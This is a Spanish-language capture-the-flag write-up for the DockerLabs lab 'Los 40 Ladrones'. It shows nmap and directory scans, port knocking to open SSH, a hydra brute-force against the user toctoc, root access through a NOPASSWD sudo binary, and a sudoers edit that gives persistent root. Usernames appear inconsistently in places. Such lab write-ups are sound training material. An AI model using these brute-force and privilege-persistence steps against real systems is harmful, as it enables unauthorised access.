

Writeup Los 40 Ladrones {facil} Faisal Akrouh

1. Despliegue de la máquina


El primer paso consiste en descargar la máquina desde Dockerlabs: <https://dockerlabs.es/>



1. Creamos un directorio para trabajar con esta máquina. En este caso, el directorio se llama:

```
mkdir /home/kali/Desktop/maquinas/los40ladrones
```


2. Lo siguiente es mover el archivo .zip al directorio de trabajo que hemos creado.



3. Descomprimos el archivo y obtendremos varios archivos, entre ellos un script que permite ejecutar la máquina contenida en el archivo .tar. Para ejecutarlo:

```
sudo bash auto_deploy.sh los40ladrones.tar
```

```
(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ sudo bash auto_deploy.sh los40ladrones.tar
[sudo] password for kali:
```



DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Con esto, la máquina queda desplegada y lista para su análisis. La IP asignada para la máquina es **172.17.0.2**.

2. Fase de reconocimiento

Primero, comprobamos que podemos conectar con la máquina

```
ping 172.17.0.2 -c 2
```

```
(kali@kali)-[~]
$ ping 172.17.0.2 -c 2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.260 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.130 ms

— 172.17.0.2 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.130/0.195/0.260/0.065 ms
```

Usamos `nmap` para identificar puertos y servicios activos:

```
sudo nmap -p- --open -sS -sCV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN
Ports
```

Desglose de los parámetros:

- `-p-` : Escanea todos los puertos (0-65535).
- `--open` : Muestra solo puertos abiertos.
- `-sS` : Realiza un escaneo SYN (silencioso).
- `-sCV` : Detecta versiones de servicios y posibles vulnerabilidades.
- `--min-rate 5000` : Define una velocidad mínima de escaneo.

- `-vvv` : Activa un nivel muy alto de detalle en la salida.
- `-n` : Evita la resolución DNS.
- `-Pn` : Ignora la detección de hosts en línea.
- `-oN Ports` : Guarda los resultados en un archivo llamado `Ports`.

Abrimos el archivo `Ports`, el **resultado**: Solo el puerto 80 está abierto y ejecuta **Apache 2.4.58**.

```
(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ cat Ports
# Nmap 7.94SVN scan initiated Sun Dec 15 08:30:41 2024 as: /usr/lib/nmap/nmap -p- --open -sS -sCV --min-rate 5000 -vv -n -Pn -oN Ports 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.00018s latency).
Scanned at 2024-12-15 08:30:42 EST for 38s
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 15 08:31:20 2024 as: nmap -p- -sS -sCV --min-rate 5000 -vv -n -Pn -oN Ports 172.17.0.2
# 1 IP address (1 host up) scanned in 38.94 seconds
```

Verificamos el servidor web ingresando la IP en el navegador. El sitio muestra la página predeterminada de Apache. Vamos a realizar una enumeración de directorios con la herramienta `gobuster`.

```
gobuster dir -u "http://172.17.0.2/" -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Desglose de parámetros

- `dir` : Busca directorios y archivos.
- `-u` : URL objetivo.
- `-w` : Ruta al archivo que usaremos para encontrar directorios.

```
(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ gobuster dir -u "http://172.17.0.2/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/server-status (Status: 403) [Size: 275]
Progress: 220560 / 220561 (100.00%)

Finished
```

Al no encontrar información relevante, vamos a usar otra herramienta `Dirbuster`, con la que podremos encontrar directorios y archivos ocultos. Ejecutamos el comando `sudo dirbuster`, y configuramos la aplicación con los parámetros adecuados.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://172.17.0.2:80

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set Min length Max Length


Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://172.17.0.2:80/

Results - List View: Dirs: 2 Files: 1 \

Type	Found	Response	Size
Dir	/	200	11412
Dir	/icons/	403	445
Dir	/icons/small/	403	445
File	/qdefense.txt	200	366

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 302, (C) 0 requests/sec

Parse Queue Size: 0


Total Requests: 62992/1323291

Current number of running threads: 10

Time To Finish: ~

Program paused! /icons/movies_tv/

Encontramos el archivo **qdefense.txt**, con un código HTTP **200**, lo que significa que está accesible. Comprobamos el contenido.



Con este mensaje podemos llegar a la conclusión de que tenemos un posible usuario llamado **toctoc**. Además menciona "llamar a una puerta", lo que podría referirse a **Port Knocking**, una técnica de seguridad que mantiene los puertos cerrados u ocultos hasta que se realiza una secuencia específica de conexiones, que actúa como llave para desbloquear esos puertos temporalmente.

3. Fase de explotación

Para explotar Port Knocking con la secuencia obtenida, vamos a utilizar la herramienta `knockd`.

Esta herramienta no permite abrir puertos a través de una serie predefinida de intentos de conexión a puertos que se encuentran cerrados. La instalamos.

```
sudo apt install -y knockd
```

Primero vemos las opciones que tenemos con el comando `knockd -h`. Tras esto ejecutamos el siguiente comando

```
knock -v 172.17.0.2 7000:tcp 8000:tcp 9000:tcp
```

```
(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ knock -h
usage: knock [options] <host> <port[:proto]> [port[:proto]] ...
options:
  -u, --udp           make all ports hits use UDP (default is TCP)
  -d, --delay <t>    wait <t> milliseconds between port hits
  -4, --ipv4          Force usage of IPv4
  -6, --ipv6          Force usage of IPv6
  -v, --verbose       be verbose
  -V, --version       display version
  -h, --help          this help

example: knock myserver.example.com 123:tcp 456:udp 789:tcp

(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ knock -v 172.17.0.2 7000:tcp 8000:tcp 9000:tcp
hitting tcp 172.17.0.2:7000
hitting tcp 172.17.0.2:8000
hitting tcp 172.17.0.2:9000
```

Ahora vamos a comprobar si tenemos abierto algún puerto extra, de no ser así probaríamos con el protocolo UDP. Ejecutamos `nmap` de nuevo.

```
sudo nmap -p- --open -sS -sCV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Ports2
```

Abrimos el archivo `Ports2` y encontramos que el puerto **22**, correspondiente a SSH, ahora está activo.

```
(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ cat Ports2
# Nmap 7.94SVN scan initiated Sun Dec 15 09:31:03 2024 as: /usr/lib/nmap/nmap -p- --open -sS -sCV --min-rate 5000 -vvv -n -Pn -oN Ports2 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.00022s latency).
Scanned at 2024-12-15 09:31:04 EST for 38s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.6p1 Ubuntu 3ubuntu13.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 dc:ef:4e:c9:3e:3d:68:dd:f5:1f:23:21:a3:98:83 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPS7n1A1eIxBuRhMdsVQA1jRG8wdysmEZiaohqGafMbS+pLcfCIIX72ZM52ZQk2IICu9yULJ36aWcwUEJLZ0cVI=
|_ 256 3e:c1:74:c1:44:af:6f:d0:90:15:4c:95:46:0a:ea:22 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOu2/XQXey3Lb+jyGxtHholEH5Znu26WzWLDN/K6zL2Q
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.58 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap/.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Sun Dec 15 09:31:42 2024. IP address (1 host up) scanned in 38.65 seconds
```

Realizamos un ataque de fuerza bruta con `hydra` sobre el usuario **toc toc**. Para esto ejecutamos el siguiente comando.

```
hydra -l toctoc -P /usr/share/wordlists/rockyou.txt.gz ssh://172.17.0.2
```

Desglose de parámetros

- `-l toctoc`: Especifica el nombre de usuario **toc toc**.
- `-P /usr/share/wordlists/rockyou.txt`: Ruta al diccionario de contraseñas **rockyou.txt**.
- `ssh://172.17.0.2`: Protocolo (`ssh`) y dirección IP del objetivo (`172.17.0.2`).

```
(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ hydra -l toctoc -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-15 09:45:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 200.00 tries/min, 200 tries in 00:01h, 14344202 to do in 1195:22h, 13 active
[STATUS] 211.00 tries/min, 633 tries in 00:03h, 14343769 to do in 1132:60h, 13 active
[22][ssh] host: 172.17.0.2 login: toctoc password: kittycat
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-15 09:49:20
```


El resultado muestra el nombre de usuario y la contraseña:

```
[22][ssh] host: 172.17.0.2  login: toctoc  password: kittycat
```

Al intentar acceder a la máquina por SSH, es posible que te aparezca el siguiente error

WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! . Este mensaje significa que la clave del host remoto (**172.17.0.2**) no coincide con la clave almacenada previamente en el archivo `known_hosts` .

```
(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ ssh toctoc@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:kFPNDX9sDJ9/mSgtLH9ukfGgFjG219oJc0/gqwWxiso.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:3
  remove with:
    ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

Ejecutamos este comando y intentamos acceder de nuevo.

```
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
```

```
(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
File System
# Host 172.17.0.2 found: line 1
# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old

(kali@kali)-[~/Desktop/maquinas/los40ladrones]
$ ssh toctoc@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:kFPNDX9sDJ9/mSgtLH9ukfGgFjG219oJc0/gqwWxiso.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
toctoc@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/support

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
```

Finalmente, accedemos a la máquina mediante SSH.

4. Fase de escalada de privilegios

Comprobamos el usuario y con el comando `sudo -l`, vemos qué comandos podemos ejecutar como root.

```
ttoctoc@e19c44589a9b:~$ whoami
ttoctoc
ttoctoc@e19c44589a9b:~$ sudo -l
[sudo] password for toctoc:
Matching Defaults entries for toctoc on e19c44589a9b:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User toctoc may run the following commands on e19c44589a9b:
    (ALL : NOPASSWD) /opt/bash
    (ALL : NOPASSWD) /ahora/noesta/function
```

Abrimos el binario y vemos que somos root.

```
ttoctoc@e19c44589a9b:~$ sudo /opt/bash
root@e19c44589a9b:/home/ttoctoc# whoami
root
```

Vamos a hacer privilegiado al usuario `ttoctoc`. Para ello con el usuario **root** vamos a editar el archivo `sudoers`, el cual contiene los permisos de los usuarios.

```
sudo nano /etc/sudoers
```

Comentamos las líneas del usuario `ttoctoc` y añadimos permisos para el usuario **root**.

```
GNU nano 7.2 /etc/sudoers
# (#1011624, https://bugs.kde.org/show_bug.cgi?id=452532)
Defaults    use_pty

# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"

# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification
# User alias specification
# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
ttoctoc  ALL=(ALL:ALL) ALL
#ttoctoc  ALL=(ALL:NOPASSWD) /opt/bash
#ttoctoc  ALL=(ALL:NOPASSWD) /ahora/noesta/function
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:
@include /etc/sudoers.d
```


Una vez configurado, verificamos que **tactoc** tiene permisos completos como **root**. Por lo que esta maquina ya estaría comprometida en su totalidad.

```
-bash-5.2$ whoami
tactoc
-bash-5.2$ sudo -l
[sudo] password for tactoc:
Sorry, try again.
[sudo] password for tactoc:
Matching Defaults entries for tactoc on e19c44589a9b:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tactoc may run the following commands on e19c44589a9b:
    (ALL : ALL) ALL
-bash-5.2$
```

Finalmente, terminamos la máquina con `Ctrl + C` en la terminal donde se ejecutó

```
(kali㉿kali)-[~/Desktop/maquinas/los40ladrones]
$ sudo bash auto_deploy.sh los40ladrones.tar
[sudo] password for kali:
```

DockerLabs

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

^CEliminando el laboratorio, espere un momento...

El laboratorio ha sido eliminado por completo del sistema.